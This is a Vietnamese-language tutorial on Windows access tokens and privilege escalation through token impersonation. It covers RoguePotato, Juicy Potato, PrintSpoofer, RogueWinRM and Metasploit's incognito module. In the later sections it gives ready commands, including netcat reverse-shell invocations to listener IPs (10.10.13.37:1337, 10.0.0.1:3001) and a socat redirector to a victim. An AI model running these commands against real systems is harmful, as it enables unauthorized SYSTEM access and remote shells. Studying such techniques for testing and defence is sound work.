

**Access Tokens**

Mỗi người dùng đăng nhập vào hệ thống giữ 1 access token với thông tin bảo mật cho phiên đăng nhập đó. Hệ thống tạo 1 access token khi người dùng đăng nhập. Tiến trình được thực thi thay mặt cho người dùng có một bản sao của access token. Token định danh người dùng, nhóm của người dùng và đặc quyền của người dùng. Token cũng chứa mã định danh bảo mật (SID) xác định phiên đăng nhập hiện tại.

Bạn có thể thấy thông tin này khi chạy lệnh whoami /all



Hoặc dùng Process Explorer từ Sysinternals (chọn tiến trình, chọn mục Security):



**Local administrator**

Khi một local administrator đăng nhập, 2 access tokens được tạo: một token với đặc quyền của admin và một token với đặc quyền bình thường. Mặc định, khi admin thực thi 1 tiến trình, đặc quyền thông thường sẽ được dùng. Khi admin thực thi bất cứ điều gì với tư cách của quản trị viên (Run as Administrator), UAC sẽ hỏi các đặc quyền.

**Credentials user impersonation**

Nếu bạn có thông tin đăng nhập hợp lệ của người dùng khác, bạn có thể tạo 1 phiên đăng nhập mới bằng lệnh sau:

runas /user:domain\username cmd.exe

Access token cũng tham chiếu đến phiên đăng nhập trong LSASS, điều này rất hữu ích nếu tiến trình cần truy cập một số đối tượng trên mạng.

Bạn có thể khởi chạy một tiến trình dùng thông tin đăng nhập khác để truy cập các dịch vụ mạng:

runas /user:domain\username /netonly cmd.exe

Điều này hữu ích nếu bạn có thông tin đăng nhập hữu ích để truy cập các đối tượng trên mạng nhưng chúng không hợp lệ trong máy chủ hiện tại vì chúng chỉ được dùng trên mạng.

Local Security Authority Subsystem Service là 1 tiến trình trong hệ điều hành Windows chịu trách nhiệm thực thi các chính sách bảo mật trên hệ thống. Nó xác minh người dùng đăng nhập vào máy tính hoặc máy chủ Windows, xử lý những thay đổi mật khẩu và tạo access token.

**Types of tokens**

Có hai loại tokens:

* Primary Token: nó thay cho thông tin đăng nhập trong 1 tiến trình. Việc tạo và liên kết primary tokens với các tiến trình là hành động yêu cầu đặc quyền cao. Thông thường, một dịch vụ xác thực có trách nhiệm tạo token, trong khi dịch vụ đăng nhập liên kết với shell của người dùng. Điều đáng lưu ý là các tiến trình kế thừa primary token của tiến trình cha.
* Impersonation Token: cho phép 1 tiến trình cụ thể truy cập các mã nguồn bằng token của 1 tiến trình khác

Để mạo danh token, có các mức độ khác nhau:

* SecurityAnonymous: người dùng hiện tại không thể mạo danh 1 người dùng khác
* SecurityIdentification: người dùng hiện tại có thể có danh tính và đặc quyền của 1 người dùng khác nhưng không thể mạo danh họ
* SecurityImpersonation: người dùng hiện tại có thể mạo danh một người dùng khác trên hệ thống cục bộ
* SecurityDelegation: người dùng hiện tại có thể mạo danh 1 người dùng khác trên hệ thống từ xa

**Impersonate Tokens**

Dùng module incognito của metasploit nếu bạn có đủ đặc quyền bạn có thể liệt kê và mạo danh token khác dễ dàng. Bạn có thể leo thang đặc quyền bằng kĩ thuật này.

**SeImpersonatePrivilege**

Nếu bạn có đặc quyền này, rất có thể bạn là tài khoản dịch vụ và 99% bạn sẽ trở thành NT Authority/System

Nếu phiên bản của hệ điều hành <=windows server 2016 dùng Juicy Potato ngược lại dùng PrintSpoofer

**RoguePotato**

JuicyPotato đã lợi dụng đặc quyền SeImpersonate hoặc SeAssignPrimaryToken để leo thang đặc quyền. Nhưng nó không thành công với Windows Server 2019.

RoguePotato cũng lợi dụng đặc quyền SeImpersonate nhưng mục tiêu của nó là Windows Server 2019.

**Exploitation**

Thiết lập socat redirector trên Kali, chuyển tiếp cổng Kali 135 sang cổng 9999 trên Windows

socat tcp-listen:135,reuseaddr,fork tcp:VICTIM\_IP:9999

Chạy khai thác RoguePotato

.\RoguePotato.exe -r YOUR\_IP -e "command" -l 9999

**Juicy Potato**

**Attack Requirements**

Một số yêu cầu cần thiết để Juicy Potato hoạt động:

1. Tài khoản người dùng thường là tài khoản dịch vụ với đặc quyền SeImpersonate hoặc SeAssignPrimaryToken
2. Máy chủ COM có CLSID duy nhất. Tác giả của Juicy Potato đã liệt kê CLSIDs cho nhiều phiên bản Windows khác nhau:

http://ohpe.it/juicy-potato/CLSID/

Máy chủ COM là 1 tệp thực thi (exe hoặc dll) thực hiện 1 tập các đối tượng COM. Các thành phần Windows được triển khai dưới dạng đối tượng COM và tuân theo quy tắc COM để giao tiếp với nhau. Các máy chủ COM được đăng ký trong thanh ghi và có 1 Class ID (CLSID) và 1 APPID.

CLSID là mã định danh duy nhất xác định đối tượng COM.

Trong tất cả máy ảo tôi dùng công cụ này, tôi thấy CLSIDs của các dịch vụ Wuauserv, Wsearch, XblGameSave và BITS là có thể leo thang đặc quyền.

* Wuauserv cho Windows Updates
* Wsearch cho Windows Search
* XblGameSave cho Sync and Upload Xbox Live Save Games
* BITS (Background Intelligent Transfer Service) để tải lên và tải xuống các tập tin từ máy chủ web HTTP và SMB file shares.

1. A listening port
2. Target IP address
3. Path for the process to launch: netcat or reverse shell


**Affected Windows Versions**

* Windows\_10\_Enterprise
* Windows\_10\_Pro
* Windows\_7\_Enterprise
* Windows\_8.1\_Enterprise
* Windows\_Server\_2008\_R2\_Enterprise
* Windows\_Server\_2012\_Datacenter
* Windows\_Server\_2016\_Standard

Juicy Potato không hoạt động trên Windows Server 2019 và Windows 10 phiên bản 1809 trở lên.


**Escalation Demo**

Để chạy công cụ, chúng ta cần số cổng cho máy chủ COM và CLSID hợp lệ. Bạn có thể dùng danh sách được cung cấp bởi tác giả dựa vào phiên bản của hệ thống hoặc chạy lệnh Powershell để trích xuất CLSID:




Lưu Powershell trong 1 tập tin và chạy nó. Lưu đầu ra trong 1 tập tin:






Vận chuyển netcat đến máy ảo bị thâm nhập và tạo 1 tập tin bat thực thi reverse shell:





Chạy công cụ và truyền vào nó 1 listening port (-l), giống như port trong tập tin bat, CLSID (-c) và đường dẫn đến tập lệnh bat (-p)



**Lưu ý:** Bạn phải thử nhiều CLSIDs để có được đúng CLSIDs tạo ra tiến trình cần thiết.

**PrintSpoofer**

Từ Local/Network Service lên SYSTEM lợi dụng SeImpersonatePrivilege trên Windows 10 và Server 2016/2019

.\PrintSpoofer.exe -i -c cmd

.\PrintSpoofer.exe -c "C:\TOOLS\nc.exe 10.10.13.37 1337 -e cmd"

**RogueWinRM**

RogueWinRM cho phép leo thang từ Service Account (với SeImpersonatePrivilege) lên Local System nếu dịch vụ WinRM không chạy (mặc định trên Win10 nhưng không trên Windows Server 2019)

.\RogueWinRM.exe -p C:\windows\system32\cmd.exe

.\RogueWinRM.exe -p C:\windows\temp\nc64.exe -a "10.0.0.1 3001 -e cmd"

**incognito**

load incognito

list\_tokens -g

impersonate\_token "BUILTIN\Administrators"

migrate PID-OF-PROCESS